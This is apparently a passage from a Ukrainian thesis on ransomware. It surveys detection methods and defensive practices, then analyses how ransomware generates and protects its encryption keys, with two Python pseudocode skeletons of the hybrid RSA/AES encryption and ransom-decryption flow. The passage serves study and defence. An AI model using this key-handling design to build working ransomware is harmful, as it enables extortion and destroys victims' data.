Метод використовується для побудови базового захисту організації. Однак, незважаючи на ефективне виявлення відомих штамів вірусів-вимагачів, методи, засновані на сигнатурах, можуть не спрацьовувати з новими шкідливими програмами. Крім того, хакери докладають багато зусиль для оновлення свого шкідливого програмного забезпечення та інструментів нейтралізації, що робить виявлення сигнатур більш складним. Крім того,

виконувані файли програм-вимагачів можуть бути зашифровані, що унеможливлює їх виявлення за допомогою статичного аналізу.

На ринку зараз конкурують кілька постачальників програмного забезпечення для виявлення шкідливого програмного забезпечення. Кожен з них пропонує набір інструментів для виявлення програм-вимагачів, які можуть бути ефективними до певного моменту. Однак, згідно зі звітом компанії Sophos [25], понад 50% атак вимагачів у 2021 році були успішними, а це означає, що жодна система виявлення шкідливого програмного забезпечення не може виявити програми-вимагачі зі 100% гарантією.

Виявлення на основі поведінки

Методи виявлення програм-вимагачів, засновані на поведінці, порівнюють історично відомі моделі поведінки з новими. Фахівці та автоматичні інструменти відстежують діяльність користувачів і додатків всередині середовища, щоб виявити незвичайні зміни в файлових системах, незвичайний трафік, невідомі процеси і виклики API, серед інших ознак [26].

Спеціаласти з інформаційної безпеки повинні прочитати, перевірити і запам'ятати загальні поведінкові ознаки спроб атаки зловмисників або успішного зараження системи.

Спам та фішингові електронні листи. Фішинг – це найпоширеніший тип атак, який хакери використовують для доставки програм-вимагачів [27]. Для найбільшої ефективності захисту від програм-вимагачів атак через фішингові електронні листи, необхідно використовувати спеціалізоване програмне забезпечення, наприклад Cisco Email Security Appliance. Такі програмні та апаратні комплекси мають спроможності для аналізу листів для подальшого приймання або видалення листів [28].

Зниження продуктивності. Якщо вузли IT-інфраструктури організації працюють повільніше, ніж очікувалося, обов'язково необхідна реакція на потенційне вторгнення вірусу-вимагача. Для моніторингу активності можна використовувати багато інструментів, наприклад Zabbix [29].

Безперервні підозрілі дії при вході в систему. Якщо невдалі спроби входу в систему відбуваються регулярно і з різних облікових записів з незвичних місць і пристроїв, дуже ймовірно, що хтось намагається отримати несанкціонований доступ до IT-систем вашої організації.

Несанкціоновані мережеві сканери. Якщо спеціалісти не знають, хто і з якою метою ініціював процедуру мережевого сканування, спеціалістам слід звернути увагу на те, що це може бути зловмисною діяльністю.

Потенційні тестові атаки. Хакери можуть ініціювати кілька легких атак на деякі вузли, щоб перевірити стійкість системи захисту організації та час реакції перед початком повномасштабної атаки.

Відключення або видалення програмного забезпечення для захисту. Не слід ігнорувати жодні збої в системі захисту, оскільки навіть короткочасний збій означає вікно можливостей для зараження вірусом-вимагачем.

Шифрування даних на окремих вузлах. Успішне шифрування даних на будь-якому вузлі системи вказує на вразливість у IT-захисті, який хакери можуть використати для більш серйозної атаки.

Виявлено відомі інструменти для злому. Якщо спеціалісти помітили такі програми, як Microsoft Process Explorer, MimiKatz, IOBit Uninstaller і PC Hunter в середовищі організації, спеціалістам слід виконати повний огляд безпеки кожного вузла.

Незвичайна активність навколо Active Directory. Можливо використання хакерами протоколу віддаленого робочого столу (RDP) для доступу до захищених серверів AD об'єктів нафтогазового комплексу та впровадження вірусу-здирника Ryuk безпосередньо в сценарій входу в AD.

Зміни файлової системи. Одним із способів виявлення програм-вимагачів є пошук ненормального виконання файлів, у тому числі занадто частого перейменування файлів. Наприклад, сотні файлів, перейменованих протягом короткого періоду часу, повинні викликати тривогу. Іншими підозрілими ознаками поведінки файлів є нові копії файлів з більшою ентропією, ніж оригінальний файл (що може вказувати на шифрування), незвичайні операції

шифрування, що виконуються в операційній системі, підозрілі розширення файлів і підозріле перерахування файлів. Перейменування файлів не є поширеною дією, коли мова йде про роботу з мережевими файловими ресурсами. Протягом звичайного дня співробітники організації можуть виконати лише кілька перейменувань, навіть якщо у мережі є сотні користувачів. Коли з'являється програма-вимагач, це призводить до значного збільшення кількості перейменувань файлів, оскільки ваші дані шифруються. Спеціалісти можуть використовувати цю поведінку для запуску оповіщення. Однак, якщо кількість перейменувань перевищує певний поріг, тоді спеціалісти з безпеки мають справу з потенційною проблемою, пов'язаною з вірусом-здирником. Рекомендується базувати своє оповіщення на будь-якому випадку, коли кількість перейменувань перевищує чотири перейменування в секунду [30].

Аналіз трафіку даних. Аналіз трафіку даних може вказувати на атаки програм-вимагачів. Наприклад, файли, передані на підозрілі файлообмінники, можуть свідчити про атаку. Збільшення обсягів передачі даних також є ознакою підозри. Програми-вимагачі потребують мережевого підключення до віддалених серверів для обміну ключами дешифрування та отримання командних і керуючих інструкцій. Хоча цей метод виявлення є корисним, він може генерувати помилкові спрацьовування і вимагає аналізу. У той же час зловмисники можуть використовувати законні файлообмінники або сервери, розміщені на законних IP-адресах, і залишатися невиявленими.

Виклики API. Іншим підходом до виявлення програм-вимагачів є вивчення викликів API в операційній системі, пошук підозрілих команд або законних команд, що виконуються в незвичайному обсязі або контексті. Наприклад, багато програм-вимагачів використовують API операційної системи, такі як GetTickCount, щоб дізнатися, скільки часу працювала система. Якщо операційна система працює протягом короткого часу, це може свідчити про те, що програма-вимагач працює у віртуальній машині, і тому вона не виконує жодних шкідливих дій, щоб уникнути виявлення. Коли виконуваний файл

звертається до цих API, це є попереджувальною ознакою шкідливого програмного забезпечення, що ухиляється.

Відомі розширення файлів. Незважаючи на те, що список відомих розширень файлів програм-вимагачів швидко зростає, це все ще залишається корисним методом виявлення підозрілої активності. Перш ніж щось робити, необхідно налаштувати моніторинг файлової активності, щоб мати як в реальному часі, так і історичні дані про всі дії з файлами і папками на загальних мережевих файлових ресурсах [30].

Спроби порушення резервних копій. Платформи зберігання резервних копій є одними з пріоритетних цілей для кібератак. Будь-яка підозріла активність навколо сховища резервних копій, як на фізичних дисках, так і в хмарі, може бути ознакою потенційної або поточної атаки вірусу-здирника.

Виявлення аномального трафіку. Цей спосіб є розширенням виявлення на основі поведінки, але працює на мережевому рівні [31]. Складні атаки програм-вимагачів часто мають подвійний характер: вони шифрують дані з метою отримання викупу, але вони також викрадають дані перед шифруванням, щоб використовувати їх як додатковий важіль впливу. Це призводить до передачі великих обсягів даних в зовнішні системи. Хоча програми-вимагачі можуть замітати сліди і приховувати передачі, вони можуть створювати мережевий трафік, який можна відстежити. Виявлення аномального трафіку може привести до програми-вимагача на комп'ютері, щоб користувачі могли її видалити.

Виявлення на основі обману

Подібно до того, як хакери регулярно намагаються обдурити системи виявлення цифрових загроз організації, фахівці з IT-безпеки придумали спосіб заманити зловмисників на приманку. Одна з найпоширеніших приманок відома як "медовий горщик": сервер або область в IT-середовищі організації, що містить дані, які, як видається, мають цінність для хакерів. Однак це середовище повністю ізольоване від системи організації і може бути використане для моніторингу та аналізу тактики атаки.

Цільовий (жертовний) мережевий ресурс. Вимагачі зазвичай спочатку шукають локальні файли, а потім переходять до мережевих ресурсів. Більшість варіантів вірусів, які розглядалися, переглядають мережеві ресурси в алфавітному порядку: диск G, потім диск H і т.п. [30].

Жертвенний мережевий ресурс може діяти як система раннього попередження і затримати вірус-вимагач від доступу до інших критично важливих даних. Використовуйте ранню букву диска, наприклад, E:, яка стоїть перед правильним відображенням дисків. Мережевий ресурс повинен бути налаштований на старих, повільних дисках і містити тисячі невеликих випадкових файлів.

При роботі з невеликими випадковими файлами не існує простого способу отримати список файлів у правильному порядку, щоб уникнути довгих пошуків по диску. Залежно від того, як це реалізовано, шифр може потребувати повторної ініціалізації для кожного файлу, що уповільнює процес шифрування.

Чим повільніше диск, тим краще. Можна піти на крайній захід і розмістити його за маршрутизатором і обмежити пропускну здатність даних до цього мережевого ресурсу. Це може додати невелику затримку в процесі входу в систему, але цей "медовий горщик" може дати вам достатньо часу, щоб вимкнути клієнтські комп'ютери, якщо вони будуть заражені програмою-вимагачем. Ви також можете налаштувати оповіщення, яке спрацьовує, якщо до певного файлу був здійснений доступ десь в мережевому ресурсі. Це буде вірною ознакою того, що щось відбувається через ваші файлові ресурси. Вам просто потрібно навчити своїх користувачів триматися подалі від цього мережевого ресурсу.

2.2. Захист від програм-вимагачів, що шифрують дані

Програми-вимагачі є постійно зростаючою загрозою, але належні практики безпеки, такі як регулярне оновлення програмного забезпечення, часте резервне

копіювання даних та навчання користувачів безпеці електронної пошти, можуть зменшити ймовірність того, що вони вплинуть на організацію [19].

Програми-вимагачі - це тип шкідливого програмного забезпечення, або шкідливого програмного забезпечення, яке блокує файли і дані та утримує їх з метою отримання викупу. Зазвичай це відбувається шляхом шифрування файлів і даних, а зловмисник зберігає ключ шифрування. Програми-вимагачі можуть потрапляти в мережу різними способами, від шкідливих електронних листів до використання вразливостей або зараження іншими шкідливими програмами.

Не існує 100% надійного способу запобігти проникненню в мережу програм-вимагачів, але виконання наведених нижче кроків може значно знизити ризик атаки.

MS-ISAC рекомендує, що резервне копіювання важливих даних є найбільш ефективним способом відновлення після зараження вірусом-вимагачем [32]. Резервне копіювання даних на зовнішній жорсткий диск або хмарний сервер є одним з найпростіших способів зниження ризиків. У разі атаки програми-вимагача користувач може очистити комп'ютер і перевстановити файли резервних копій. В ідеалі, організації повинні створювати резервні копії своїх найважливіших даних принаймні один раз на день [33].

Однак є деякі моменти, які слід враховувати. Файли резервних копій повинні бути належним чином захищені та зберігатися в автономному режимі або поза мережею, щоб вони не могли стати мішенню зловмисників. Популярним підходом є правило 3-2-1. Треба зберігати 3 окремі копії ваших даних на 2 різних типах сховищ, при цьому 1 копія повинна бути в автономному режимі (наприклад, на іншому сервері, окремому носієві). Спеціалісти також можуть додати ще один крок до цього процесу, додавши ще одну копію на незмінному (не може бути змінено), незмивному (не може бути видалено) сервері хмарного зберігання даних

Використання хмарних сервісів може допомогти зменшити ризик зараження вірусом-здирником, оскільки багато з них зберігають попередні версії файлів, що дозволяє повернутися до незашифрованої версії. Обов'язково регулярно перевіряйте резервні копії на ефективність. У разі атаки переконайтеся, що ваші резервні копії не заражені, перш ніж робити відкат.

Завжди необхідно оновлювати операційну систему, веб-браузер, антивірус та будь-яке інше програмне забезпечення, яке ви використовуєте, до останньої доступної версії. Шкідливе програмне забезпечення, віруси та програми-вимагачі постійно розвиваються, з'являються нові варіанти, які можуть обійти ваші старі функції безпеки, тому ви повинні переконатися, що все виправлено та актуально.

Багато зловмисників полюють на великі компанії, які покладаються на застарілі системи, які не оновлювалися протягом деякого часу. Мабуть, найвідоміша атака з використанням вірусу-здирника сталася в 2017 році [34], коли шкідливе програмне забезпечення WannaCry завдало шкоди великим корпораціям по всьому світу. Вона навіть змусила лікарні Національної служби охорони здоров'я Великої Британії, іспанську телекомунікаційну компанію Telefónica та постачальника чіпів для Apple Taiwan Semiconductor Manufacturing Co. (TSMC) зупинити роботу на чотири дні. Загалом постраждало понад 230 000 комп'ютерів по всьому світу [35].

Атака була спрямована на комп'ютери із застарілими версіями операційної системи Microsoft Windows. Незважаючи на нещодавно випущений патч, який мав би запобігти поширенню шкідливого програмного забезпечення, багато користувачів та організацій не поспішали з оновленням і, як наслідок, стали жертвами шахрайства. Після цього інциденту експерти з безпеки по всьому світу закликали компанії якнайшвидше оновити свої системи.

Кіберзлочинці використовують відомі вразливості, щоб зламати ваші пристрої. Оновлення містять покращення безпеки, тому відомі вразливі місця не можуть бути використані для злому. Ви завжди повинні оновлювати свою систему та програми, коли з'являється відповідний запит. Ви також можете

ввімкнути автоматичне оновлення на деяких пристроях і програмах, щоб оновлення відбувалися без вашої участі.

Якщо у вашій мережі є сервер або пристрій мережевого зберігання даних (NAS), переконайтеся, що вони також регулярно оновлюються. Якщо ви не знаєте, як оновити NAS, зверніться до інструкцій виробника або поговоріть з IT-спеціалістом [36].

Комплексне антивірусне програмне забезпечення є найпоширенішим способом захисту від програм-вимагачів. Вони можуть сканувати, виявляти та реагувати на кіберзагрози. Однак вам також потрібно налаштувати брандмауер, оскільки антивірусне програмне забезпечення працює тільки на внутрішньому рівні і може виявити атаку тільки після того, як вона вже потрапила в систему.

Брандмауери часто є першою лінією захисту від будь-яких вхідних, зовнішніх атак. Вони можуть захищати як від програмних, так і від апаратних атак. Брандмауери необхідні для будь-якої ділової або приватної мережі, оскільки вони можуть відфільтровувати і блокувати підозрілі пакети даних від входу в систему.

Слід бути обережними з фальшивими повідомленнями про виявлення вірусу! Багато фальшивих сповіщень видають себе за повідомлення від вашого антивірусного програмного забезпечення, особливо через електронні листи або спливаючі вікна веб-сайтів. Не переходьте за жодними посиланнями, доки не перевірите їх безпосередньо за допомогою антивірусного програмного забезпечення [37].

Переконайтеся, що антивірусне та антивірусне програмне забезпечення та підписи оновлені. Крім того, увімкніть автоматичне оновлення для обох рішень. CISA рекомендує використовувати централізоване антивірусне рішення. Це дозволяє виявляти як шкідливі програми-попередники, так і програми-вимагачі.

Зараження вірусом-здирником може бути свідченням попередньої, невирішеної компрометації мережі. Наприклад, багато заражень вірусом-

вимагачем є результатом вже існуючих заражень шкідливим програмним забезпеченням, таким як TrickBot, Dridex або Emotet.

У деяких випадках розгортання програм-вимагачів є лише останнім кроком у мережевій компрометації і відкидається для того, щоб приховати попередні дії після компрометації.

Використовуйте списки дозволів каталогів додатків на всіх ресурсах, щоб переконатися, що тільки дозволене програмне забезпечення може працювати, а все несанкціоноване програмне забезпечення заблоковано.

Увімкніть список дозволів для каталогів додатків за допомогою Microsoft Software Restriction Policy або AppLocker.

Використовуйте список дозволів для каталогів замість того, щоб намагатися перерахувати всі можливі перестановки програм в мережевому середовищі. Безпечні налаштування за замовчуванням дозволяють запускати програми з каталогів PROGRAMFILES, PROGRAMFILES (X86) та SYSTEM32. Заборонити всі інші місця, якщо тільки не надано виняток.

Розгляньте можливість впровадження системи виявлення вторгнень (IDS) для виявлення командно-контрольної діяльності та іншої потенційно шкідливої мережевої активності, яка відбувається до розгортання програм-вимагачів [19].

Використовувати рішення для захисту від шкідливого програмного забезпечення - блокувати підозрілі виконувані файли, а також використовувати рішення для захисту електронної пошти для моніторингу поштового трафіку на наявність шкідливих повідомлень та блокування фішингових атак. Для боротьби з невідомим шкідливим програмним забезпеченням та шкідливим програмним забезпеченням "нульового дня", включаючи програми-вимагачі "нульового дня", використовуйте передові технології безпеки, такі як безпідписний поведінковий аналіз [38].

Створіть план реагування на інциденти, щоб ваша команда IT-безпеки знала, що робити під час атаки з вимогою викупу. План повинен включати визначені ролі та засоби зв'язку, якими слід обмінюватися під час атаки. Ви також повинні включити список контактів, таких як будь-які партнери або

постачальники, яких необхідно буде повідомити. Чи є у вас політика щодо "підозрілих електронних листів"? Якщо ні, розгляньте можливість створення такої політики для всієї компанії. Це допоможе навчити співробітників, що робити, якщо вони отримали електронний лист, щодо якого вони не впевнені. Це може бути так само просто, як переадресація електронного листа до команди IT-безпеки [39].

Розробити план аварійного відновлення - для забезпечення можливості повного відновлення даних і додатків у разі аварії організації повинні створити, протестувати і підтримувати практики, інструменти та процедури для забезпечення безперервності бізнесу та аварійного відновлення (BCDR).

Провести оцінку ризиків - класифікувати типи катастроф, пов'язаних з вимогами-вимагачами, та визначити пріоритети для забезпечення безперервності бізнесу та відновлення.

Створити план реагування на інциденти - план повинен роз'яснювати, що робити в разі атаки зловмисників, включаючи визначення чутливості даних і відключення уражених систем від мережі для стримування атаки [38].

Оскільки програми-вимагачі можуть швидко поширюватися по мережі, важливо максимально обмежити їх розповсюдження в разі атаки. Впровадження сегментації мережі розділяє мережу на кілька менших мереж, щоб організація могла ізолювати програму-вимагач і запобігти її поширенню на інші системи.

Кожна окрема підсистема повинна мати власні засоби контролю безпеки, брандмауери та унікальний доступ, щоб запобігти потраплянню вірусу-вимагачу до цільових даних. Сегментований доступ не тільки запобігає поширенню вірусу на основну мережу, але й дає команді безпеки більше часу для виявлення, ізоляції та усунення загрози [37].

Проведіть аудит та забезпечте безпеку всіх служб, що надають доступ до Інтернету у вашій мережі (віддалений робочий стіл, спільний доступ до файлів, веб-пошта, служби віддаленого адміністрування). Обговоріть це з IT-спеціалістом, якщо ви не впевнені.

Багато варіантів програм-вимагачів використовують порт 3389 протоколу віддаленого робочого столу (RDP) та порт 445 блоку серверних повідомлень (SMB). Подумайте, чи потрібно вашій організації залишати ці порти відкритими, а також обмежити з'єднання тільки довіреними хостами. Обов'язково перегляньте ці налаштування як для локальних, так і для хмарних середовищ, працюючи з постачальником хмарних послуг, щоб відключити невикористовувані порти RDP [40].

Переконайтеся, що ваші системи налаштовані з урахуванням вимог безпеки. Безпечні налаштування конфігурації можуть допомогти обмежити поверхню загроз для вашої організації і закрити прогалини в безпеці, що залишилися від конфігурацій за замовчуванням. Тести CIS Benchmarks є відмінним безкоштовним вибором для організацій, які прагнуть впровадити провідні в галузі конфігурації, розроблені на основі консенсусу [39].

Безпека кінцевих точок повинна бути пріоритетом для зростаючого бізнесу. Коли бізнес починає розширюватися і кількість кінцевих користувачів збільшується, це призводить до появи більшої кількості кінцевих точок (ноутбуків, смартфонів, серверів і т.д.), які необхідно захистити. Кожна віддалена кінцева точка створює потенційну можливість для злочинців отримати доступ до приватної інформації або, що ще гірше, до основної мережі.

Незалежно від того, чи ведете ви свій бізнес з дому, чи працюєте як частина великої компанії, зверніть увагу на встановлення платформ захисту кінцевих точок (EPP) або виявлення та реагування на кінцеві точки (EDR) для всіх користувачів мережі. Ці технології дозволяють системним адміністраторам контролювати і управляти безпекою кожного віддаленого пристрою. EDR трохи більш просунута, ніж EPP, і зосереджена на реагуванні та протидії безпосереднім загрозам, які проникли в мережу [37].

EPP і EDR зазвичай включають в себе такий набір інструментів захисту:

- Антивірус і антивірусне програмне забезпечення.
- Шифрування даних.

- Запобігання втраті даних.
- Виявлення вторгнень.
- Безпека веб-браузера.
- Безпека мобільних і настільних комп'ютерів.
- Оцінка мережі для команд безпеки.
- Оповіщення та сповіщення про загрози в реальному часі.

Іншим способом захисту мережі та систем є обмеження доступу та дозволів користувачів лише тими даними, які їм необхідні для роботи. Ця ідея "найменших привілеїв" обмежує, хто може отримати доступ до важливих даних. Таким чином, ви можете запобігти поширенню програм-вимагачів між системами всередині компанії. Навіть маючи доступ, користувачі можуть зіткнутися з обмеженими функціями або ресурсами, як визначено в політиці управління доступом на основі ролей (RBAC).

Найменші привілеї зазвичай передбачають модель нульової довіри, яка передбачає, що будь-яким внутрішнім або зовнішнім користувачам не можна довіряти, а це означає, що їм буде потрібна перевірка особи на кожному рівні доступу. Верифікація зазвичай вимагає щонайменше двофакторної (2FA) або багатофакторної автентифікації (MFA), щоб запобігти доступу до цільових даних у разі порушення [37]. Діаграма, яка показує принципи MFA вказана на рисунку 2.2.



Рисунок 2.1 – Діаграма багатофакторної автентифікації [41]

Багатофакторна автентифікація (MFA) ускладнює кіберзлочинцям отримання початкового доступу до вашого пристрою, облікового запису та інформації, змушуючи їх перестрибувати через більшу кількість обручів безпеки та додаткових рівнів автентифікації. Це означає, що кіберзлочинцю доведеться витратити більше часу, зусиль і ресурсів, щоб отримати доступ до вашого пристрою, перш ніж почати атаку з використанням програмного забезпечення з вимогою викупу.

MFA зазвичай вимагає поєднання двох або більше з наступних типів автентифікації перед наданням доступу до облікового запису:

- щось, що користувач знає (PIN-код, пароль/парольна фраза),

- щось, що є у користувача (смарт-карта, фізичний токен), або

- те, ким є користувач (відбитки пальців, сканування райдужної оболонки ока).

Надайте пріоритет включенню MFA для критично важливих послуг, таких як електронна пошта або віддалений доступ (якщо вони використовуються вашим бізнесом). Ознайомтеся з нашими рекомендаціями щодо MFA для отримання додаткової інформації [36].

Контроль за тим, хто і до чого може отримати доступ на ваших пристроях, допоможе знизити ризик появи програм-вимагачів. Це також обмежить обсяг даних, які вимагачі можуть зашифрувати, викрасти та видалити.

Для цього надайте користувачам доступ і контроль тільки до того, що їм потрібно. Це можна зробити, переконавшись, що кожна людина, яка використовує пристрій, має правильний тип облікового запису.

Існує два типи облікових записів, які можна налаштувати в Microsoft Windows і Apple macOS: стандартний обліковий запис і обліковий запис адміністратора. Повсякденні користувачі повинні мати стандартний обліковий запис. Обліковий запис адміністратора повинні мати лише ті, кому це необхідно. Подумайте про створення стандартного облікового запису для використання в якості основного, оскільки він менш вразливий до програм-

вимагачів. Також важливо, щоб користувачі не ділилися своїми даними для входу в облікові записи.

Якщо ви використовуєте пристрій під управлінням Windows, дотримуйтесь інструкцій корпорації Майкрософт щодо додавання нового облікового запису. Після додавання нового облікового запису він з'явиться на сторінці налаштувань "Сім'я та інші користувачі". Виберіть новий обліковий запис, виберіть "Змінити тип облікового запису", а потім виберіть "Стандартний обліковий запис" зі спадного меню.

Якщо ви користуєтеся комп'ютером Mac, зверніться до рекомендацій Apple щодо налаштування користувачів, гостей та груп.

У бізнес-середовищі управління доступом може здійснюватися Вашим IT-провайдером або IT-персоналом. Зверніться до них, якщо ви не впевнені, як виконати цей крок [36].

Найкращим способом підготовки до атаки є тренування та навчання. Спеціалістам пропонується заповнити чек-лист щодо запобігання програм-вимагачів, що ACSC опублікував. Цей контрольний список для запобігання програм-вимагачів, який ви можете заповнити. Контрольний список допоможе вам підтвердити, що ви зробили правильні кроки, щоб запобігти атаці з вимогою викупу або зменшити її вплив. ACSC опублікував Реєстр резервного копіювання та реагування на атаки з використанням програм-вимагачів, щоб допомогти бізнесу підготуватися до атак з використанням програм-вимагачів. Важливо, щоб цей реєстр був легкодоступним та відомим усім працівникам, особливо у випадку атаки з вимогою викупу. Також можна підписатися на отримання сповіщень через безкоштовну службу оповіщення ACSC. Цей сервіс надішле сповіщення, коли буде виявлено нову кіберзагрозу [36].

Впровадження нових заходів безпеки має бути нескінченним завданням. Оскільки тактика програм-вимагачів продовжує розвиватися, компаніям необхідно регулярно проводити тести і оцінки кібербезпеки, щоб адаптуватися до мінливих умов. Компанії повинні постійно:

- переоцінювати привілеї користувачів і точки доступу;

- виявляти нові вразливості системи;

- створювати нові протоколи безпеки.

Тестування в пісочниці є поширеною стратегією тестування шкідливого коду проти поточного програмного забезпечення в ізольованому середовищі, щоб визначити, чи достатніми є протоколи безпеки [37].

Навчання з питань безпеки є ключовим фактором у боротьбі з вірусами-здирниками. Коли співробітники можуть виявляти та уникати шкідливих електронних листів, кожен відіграє певну роль у захисті організації. Тренінг з підвищення обізнаності про безпеку може навчити членів команди, на що слід звертати увагу в електронному листі, перш ніж натискати на посилання або завантажувати вкладення [39].

Оскільки кінцеві користувачі та співробітники є найбільш поширеними воротами для кібератак, одним з найбільш важливих тренінгів, які може забезпечити компанія, є тренінг з підвищення обізнаності щодо безпеки. Тактика фішингу та соціальної інженерії може легко використати у своїх цілях нічого не підозрюючих, погано підготовлених користувачів. Наявність базових знань з кібербезпеки може значно вплинути і навіть запобігти атакам у їх джерелі [37].

Основні теми для забезпечення безпеки:

- безпечний веб-серфінг;

- створення надійних, безпечних паролів;

- використання захищених vpn (без публічного wi-fi);

- розпізнавання підозрілих електронних листів або вкладень;

- підтримання оновлених систем та програмного забезпечення;

- навчання з питань конфіденційності;

- забезпечення каналу екстреного повідомлення про підозрілу активність.

Були проаналізовані основні підходи до захисту від програм-вимагачів на першій лінії захисту організації. Проте інколи спеціалісти з інформаційної безпеки не можуть захистити організацію від інфікування програмами вимагачами. Для таких випадків необхідно проаналізувати віруси-вимагачі щоб

знайти їх вразливі місця. Ці вразливі місця можуть бути експлуатовані для того, щоб мати можливість відновити дані, як реагування на подібні інциденти.

РОЗДІЛ 3 АНАЛІЗ ПРОГРАМНОГО КОДУ ВИМАГАЧІВ, ЩО ШИФРУЮТЬ ДАНІ

3.1. Способи зараження системи

Для того, щоб створити якісну систему протидії програмам-вимагачам, необхідно проаналізувати вихідний код таких програм. Необхідно проаналізувати фрагменти різних програм для того, щоб дізнатися можливі вразливості програм-вимагачів. Це дозволить найбільш ефективно боротися з розповсюдженими типами вимагачів та дозволить розробити програмний комплекс з дешифрування.

Нижче розглядаються частини програм-вимагачів, разом з їх програмною реалізацією. Також розглядається приклад готової програми шифрувальника, що була підготовлена для тестування та аналізу. Цей вірус-шифрувальник може бути використаний для отримання викупу та шифрування даних. Тому необхідно детальніше проаналізувати з яких компонентів складається сучасний вірус-вимагач. На основі цих даних знайти вразливі місця шифрувальника.

Для цих цілей був взятий програмний код одного з вірусів-шифрувальників для аналізу і створення програми для відновлення даних [42]. Програмний код вірусу-шифрувальника наведений у додатку А. Програмний код був модифікований для того, щоб пришвидшити роботу вірусу-шифрувальника. Були модифіковані функції генерації симетричного ключа шифрування (def encrypt_fernet_key(self)), оновлена записка з вимогами викупу (def ransom_note(self)) та функція, що відповідає за демонстрацію записки (def show_ransom_note(self)). Також був оновлений зовнішній вигляд програми. Це дозволило вірусу-шифрувальнику працювати швидше та ефективніше.

Існує кілька різних способів зараження вірусом-вимагачем. Віруси-вимагачі є пост-експлуатацією вже зараженої системи. Тому для доставки шкідливого коду до системи використовуються безліч способів.

Основні способи зараження системи:

- Фішингові імейли;
- Заражені веб-сторінки;
- Рекламне програмне забезпечення;
- Соціальна інженерія.

Саме тому зазвичай код програм-вимагачів не містить коду, що відповідає за первинну експлуатацію. Через цей факт, необхідно аналізувати програми-вимагачі у відриві від первинної експлуатації.

3.2. Створення ключів шифрування

Для того, щоб програма вимагач була ефективною у вимаганні викупу, необхідно створити умови, при яких у жертви буде втрачений доступ до файлів, проте у неї буде шанс отримати дані назад. Найбільш ефективним способом, як було визначено раніше, є використання шифрування для пошкодження даних. Тому програми-вимагачі використовують різні моделі шифрування даних для отримання викупу.

Використання лише симетричних ключів шифрування. Симетричні алгоритми шифрування, такі як AES, можуть використовуватися для шифрування файлів з великою швидкістю. При такому підході програма-вимагач буде використовувати тільки цей механізм шифрування. Вона шифрує всі файли користувача за допомогою алгоритму AES і зберігає на диску ключі, які використовуються для шифрування кожного файлу. Отже, коли інфікований заплатить викуп, дешифрувальник відкриє цей файл з ключами і почне розшифровувати файли. Такий підхід дозволить дослідникам знайти цей файл і, оскільки він не зашифрований, зробити якийсь інструмент для розшифрування файлів за допомогою ключів [43].

Іншим варіантом буде використовувати асиметричне шифрування на стороні клієнта. При такому підході програма-шифрувальник генерує пару ключів RSA, шифрує всі файли відкритим ключем, а закритий ключ відправляє на сервер для зберігання. Цей метод шифрування досить повільний,

шифрування RSA займе багато часу при роботі з великими файлами, крім того, програма-вимагач повинна відправити приватний ключ на сервер, в цьому випадку заражений комп'ютер повинен бути підключений до Інтернету, і сервер також повинен бути он-лайн. Якщо одна з двох сторін не підключена, виникає проблема. Або програма-вимагач повинна зупинити своє виконання, або вона зашифрує кожен файл відкритим ключем і видалить закритий ключ без можливості розшифрування, або тимчасово збереже закритий ключ на диску для подальшої розшифрування. Це не найкраще рішення. Так як закритий ключ також можна знайти і використати для розшифрування.

Альтернативою є генерація ключів на стороні серверу. За цією схемою сервер генерує пару ключів, відкритий ключ жорстко кодується на програмі-вимагачі і для кожного файлу шифрує файл відкритим ключем сервера, і тільки за допомогою закритого ключа сервера можна буде відновити файли, чи не так? Так, але виникає логічна проблема, чи буде сервер відправляти клієнту приватний ключ і розшифровувати файли? При такому підході дослідники можуть отримати приватний ключ і розповсюдити його серед усіх інфікованих, таким чином, при сплаті викупу однією людиною, кожна інфікована людина отримає розшифрування своїх файлів. Інший спосіб розшифрування полягає в тому, що заражений комп'ютер надсилає всі зашифровані файли на сервер для розшифрування, що є повільним і нежиттєздатним способом надсилання великих зашифрованих файлів через Інтернет. У будь-якому випадку, це непрактично.

Використання асиметричного шифрування на сервері і клієнті з додаванням симетричного шифрування, тобто гібридне шифрування. Ця схема використовується більшістю програм-вимагачів в даний час, вона є

гібридною, тому що використовує як симетричне, так і асиметричне шифрування, і не потребує підключення до Інтернету при шифруванні, тільки при розшифровці.

При такій схемі і програма-вимагач, і сервер будуть генерувати свою пару ключів RSA. Назвемо ключі Клієнта наступним чином: Cpub.key для відкритого

ключа клієнта і Cpriv.key для закритого ключа клієнта, Spub.key для відкритого ключа сервера і Spriv.key для закритого ключа сервера. Ось як це буде працювати:

Для кожного зараження програма-здирник буде генерувати Cpub.key і Cpriv.key "на льоту", також у програмі-здирнику буде жорстко закодований Spub.key. Він зашифрує ключ Cpriv.key за допомогою ключа Spub.key. Почнеться процес шифрування файлів, файли будуть зашифровані за допомогою AES, після чого всі ключі AES будуть зашифровані за допомогою Cpub.key. Робота процесу шифрування продемонстрована на рисунку 3.1 [44].

```
# client public and private key will be here / generated new key pair for each infection
client_public_key = ""
client_private_key = ""

# hardcoded Spub.key
server_public_key = ""

# encrypt Cpriv.key with Spub.key
encrypted_client_private_key = encrypt_client_private_key(client_private_key, server_public_key)
write_to_disk(encrypted_client_private_key)

# desallocated client private key
delete_client_private_key(client_private_key)

# found files on infected machine
found_files = []

# encrypted AES keys will be stored here
encrypted_aes_keys = []

# for each file
for file in found_files:
    # generate random AES key
    aes_key = generate_aes_key()

    # encrypt the file with the key
    encrypt_file(file, aes_key)

    # encrypt AES key with Cpub.key
    encrypted_aes_key = encrypt_aes_key(aes_key, client_public_key)
    encrypted_aes_keys.append(encrypted_aes_key)

    # Desallocated old key
    delete_aes_key(aes_key)

# save to disk encrypted AES keys
write_to_disk(encrypted_aes_keys)
```

Рисунок 3.1 – Робота процесу шифрування

Для того, щоб потерпілий отримав свої файли назад, необхідні ключі AES. На жаль, вони зашифровані ключем Cpub.key, щоб розшифрувати ключі AES,

необхідний ключ Cpriv.key, на жаль, знову ж таки, ключ Cpriv.key зашифрований ключем Spub.key. Для того, щоб розшифрувати ключ Cpriv.key, дешифрувальнику потрібен ключ Spriv.key, а цим ключем володіє тільки сервер.

Нижче на рисунку 3.2 наведено фрагмент коду на Python, який демонструє процедуру дешифрування [45]

```
# some encrypted keys
encrypted_client_private_key = ""
encrypted_AES_keys = ""

# when the victim pay the ransom
# get Cpriv.key back
client_private_key = request_server_decrypt_client_private_key(encrypted_client_private_key)

# decrypt aes_keys with Cpriv.key
aes_keys = decrypt_aes_keys(encrypted_AES_keys, client_private_key)

# get files back
# decrypting the victim files
decrypt_files(aes_keys)
```

Рисунок 3.2 – Робота процесу дешифрування

